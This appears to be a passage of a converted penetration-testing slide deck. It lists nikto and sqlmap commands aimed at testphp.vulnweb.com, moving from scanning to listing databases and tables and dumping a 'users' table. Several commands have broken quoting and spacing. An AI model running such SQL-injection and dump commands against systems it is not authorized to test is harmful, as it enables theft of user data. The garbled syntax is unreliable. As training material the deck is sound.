
versions of web pages without directly interacting with the target.

***Essential Penetration Testing Commands***




**nikto -h** [**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/)


Checks the website for common weak spots, old software, and security mistakes.

**sqlmap -u "** [**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/)**" artist.php?artist=1" -dbs**

Finds and uses SQL injection flaws on a website to list its databases.

# *Essential Penetration Testing Commands*



**sqlmap -u "**

[**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/)**/artist.php?artist=1"-D accuart**

**-tables**


Enumerates tables within the "accuart" database, given a vulnerable URL. This helps in discovering database structure.

**sqlmap -u "**

[**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/)**"artist.php?artist=1"-D accuart**

**-T users -dump**

Dumps all entries from the "users" table within the "accuart" database, given a vulnerable URL. This command extracts data from the target.



***Thank You***